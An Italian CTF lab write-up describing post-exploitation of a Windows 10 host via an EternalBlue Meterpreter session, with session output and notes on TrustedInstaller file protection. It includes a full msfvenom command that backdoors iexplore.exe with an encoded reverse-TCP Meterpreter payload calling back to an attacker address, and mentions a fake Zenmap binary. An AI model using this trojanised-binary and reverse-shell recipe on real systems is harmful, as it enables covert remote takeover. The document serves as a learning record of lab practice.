parte la ctf su windows 10

scopro che se il comando getsystem non ha effetti posso tentare una post exploiation con un altro modulo quindi dopo aver tirato fuori le informazioni utili metto in background


```
meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

faccio le mie dovute ricerce

bestemmio

bestemmio

bestemmio




qui scopro che TrustedInstaller è il proprietario e ha il controllo completo
mentre SYSTEM e Administrators possono solo modificare i file.
Anche se sono NT AUTHORITY\SYSTEM, le restrizioni di Windows File Protection impediscono di eseguire modifiche su file di sistema critici come quelli in System32.
BUILTIN\Users e applicazioni UWP hanno permessi molto limitati.


e niente. finito il sogno di gloria. sono le 4:54. spero di imparare in futuro come si bypassa sta cosa.

quindi decido a malincuore di caricarlo sul dekstop ma il notepad maledetto non manda nessuna connessione
sarà che è un file protetto?

quindi provo con chrome configurato allo stesso modo di notepad



da notare un piccolo test fatto oggi con un zenmap fasullo eheheh




e niente manco chrome va

provo con explorer che si trova in x86

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.10 LPORT=5555 -e x86/shikata_ga_nai -i 5 -f exe -x iexplore.exe -o internetExplorer.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 818880 bytes
Saved as: internetExplorer.exe

┌──(kali㉿kali)-[~]
└─$
```


FINALMENTEEEEEEEEEEE



decido di scrivere un messaggio a neo dall'altra parte, dato che sono ore che provo a mettermi in contatto con lui.

e creo un file con un messaggio di testo dentro.

ma visto che il buon Neo è un paranoico del cavolo glie lo apro io direttamente!!



ed è così che si conclude quest'altra sudata notte. sconfitto ancora una volta dai sistemi di difesa delle macchine più sciocche. ci rifaremo.....:)